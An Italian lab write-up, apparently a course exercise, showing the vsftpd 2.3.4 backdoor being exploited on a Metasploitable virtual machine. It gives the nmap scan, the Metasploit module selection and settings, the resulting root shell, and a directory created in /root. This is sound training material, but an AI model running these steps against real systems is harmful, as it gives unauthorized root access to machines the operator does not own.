

# HACKING METASPLOIT

# OBIETTIVO

La consegna prevede l'hacking della macchina Metasploitable a cui andrà assegnato l'indirizzo IP 192.168.1.149/24.

Il processo dovrà passare per il servizio VSFTPD.

Una volta effettuato l'accesso creare una directory "Test\_metasploite" all'interno della dir "Root" già presente nella macchina bersaglio.

# SETTING IP

Nella prima fase, da root all'interno del prompt di Metasploitable, inserendo il comando:

```
sudo nano /etc/network/interfaces
```

Impostiamo un indirizzo IP statico:

IP 192.168.1.149


subnetmask: 255.255.255.0

Network: 192.168.1.0

Gateway: 192.168.1.1

Broadcast: 192.168.1.255

Riavviamo la macchina e digitando "ifconfig" ci accertiamo dell'avvenuta modifica.



The screenshot shows a terminal window titled "Metasploitable2 [In esecuzione] - Oracle VM VirtualBox". The window contains the following text:

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:9b:64:f6  
          inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe9b:64f6/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
          RX packets:38 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:82 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:3074 (3.0 KB) TX bytes:9806 (9.5 KB)  
          Base address:0xd020 Memory:f0200000-f0220000  
  
lo       Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING MTU:16436 Metric:1  
          RX packets:137 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:137 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:37041 (36.1 KB) TX bytes:37041 (36.1 KB)  
  
msfadmin@metasploitable:~$ _
```

The terminal window has a toolbar at the bottom with various icons for file operations and a "CTRL (DES)" button.

# SCAN NMAP

Procediamo dalla macchina Kali, eseguendo uno scan delle porte aperte mediante nmap, inserendo come IP bersaglio il nuovo indirizzo IP appena settato sulla macchina Metasploitable.

nmap -sV 192.168.1.149

Leggendo il risultato ci accertiamo che la porta FTP sia aperta.

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.1.149
Starting Nmap 7.94SVM ( https://nmap.org ) at 2024-11-11 14:40 CET
Nmap scan report for 192.168.1.149
Host is up (0.00040s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smptd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.39 seconds
```

# EXPLOIT SETTING

Dal prompt di kali avviamo Metasploit attraverso il comando:

msfconsole

Cerchiamo un exploit che faccia al caso nostro mediante:

search vsftpd

```
=[ metasploit v6.4.18-dev
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post
+ -- --=[ 1471 payloads - 47 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd

Matching Modules
=====
#  Name
-
0  auxiliary/dos/ftp/vsftpd_232
1  exploit/unix/ftp/vsftpd_234_backdoor  Disclosure Date  Rank    Check  Description
                                         2011-02-03  normal   Yes    VSFTPD 2.3.2 Denial of Service
                                         2011-07-03  excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

# EXPLOIT SETTING

Scegliamo l'exploit e lo selezioniamo, automaticamente verrà caricato il payload di default. Con `show options` possiamo vedere i campi da compilare per poter avviare l'exploit.

Con `set rhosts 192.168.1.149` configuriamo l'IP bersaglio.

Verifichiamo che effettivamente la voce `rhosts` nelle options risulti compilata.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
CHOST            no           The local client address
CPORT            no           The local client port
Proxies          no           A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-m
RPORT            21           The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
CHOST            no           The local client address
CPORT            no           The local client port
Proxies          no           A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          192.168.1.149  yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-m
RPORT            21           The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic

geombot.py

View the full module info with the info, or info -d command.
```

# EXPLOIT SETTING

Settato il tutto, non ci rimane che avviare:

**exploit**

Otteniamo la conferma di una sessione command shell avviata, siamo dentro la macchina Metasploitable.

A conferma, verifichiamo l'IP digitando il comando ifconfig. Riscontriamo effettivamente l'IP del bersaglio.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.78:45405 → 192.168.1.149:6200) at 2024-11-11 14:50:20 +0100

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:9b:64:f6
          inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9b:64f6/64 Scope:Link
                      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                      RX packets:3822 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:3497 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1000
                      RX bytes:320665 (313.1 KB) TX bytes:596474 (582.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                      UP LOOPBACK RUNNING MTU:16436 Metric:1
                      RX packets:217 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:217 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:0
                      RX bytes:76245 (74.4 KB) TX bytes:76245 (74.4 KB)
```

# YOU HAVE BEEN HACKED.

Creiamo come da consegna, restando sul prompt della sessione aperta in kali, la directory "test\_metasploit" all'interno della dir "Root".

A riscontro, entrando sul prompt di Metasploitable, possiamo verificare effettivamente l'avvenuta creazione "a distanza" della nuova directory.

Kali

```
Scamponte.py
pwd
/root
ls -l
total 16
drwxr-xr-x 2 root root 4096 May 20  2012 Desktop
-rwx----- 1 root root  401 May 20  2012 reset_logs.sh
drwx----- 2 root root 4096 Nov 11 09:02 test_metasploit
-rw-r--r-- 1 root root  138 Nov 11 08:24 vnc.log
```

```
msfadmin@metasploitable:/$ cd root Metasploitable
msfadmin@metasploitable:/root$ pwd
/root
msfadmin@metasploitable:/root$ ls
Desktop  reset_logs.sh  vnc.log
msfadmin@metasploitable:/root$ ls
Desktop  reset_logs.sh  test_metasploit  vnc.log
msfadmin@metasploitable:/root$ _
```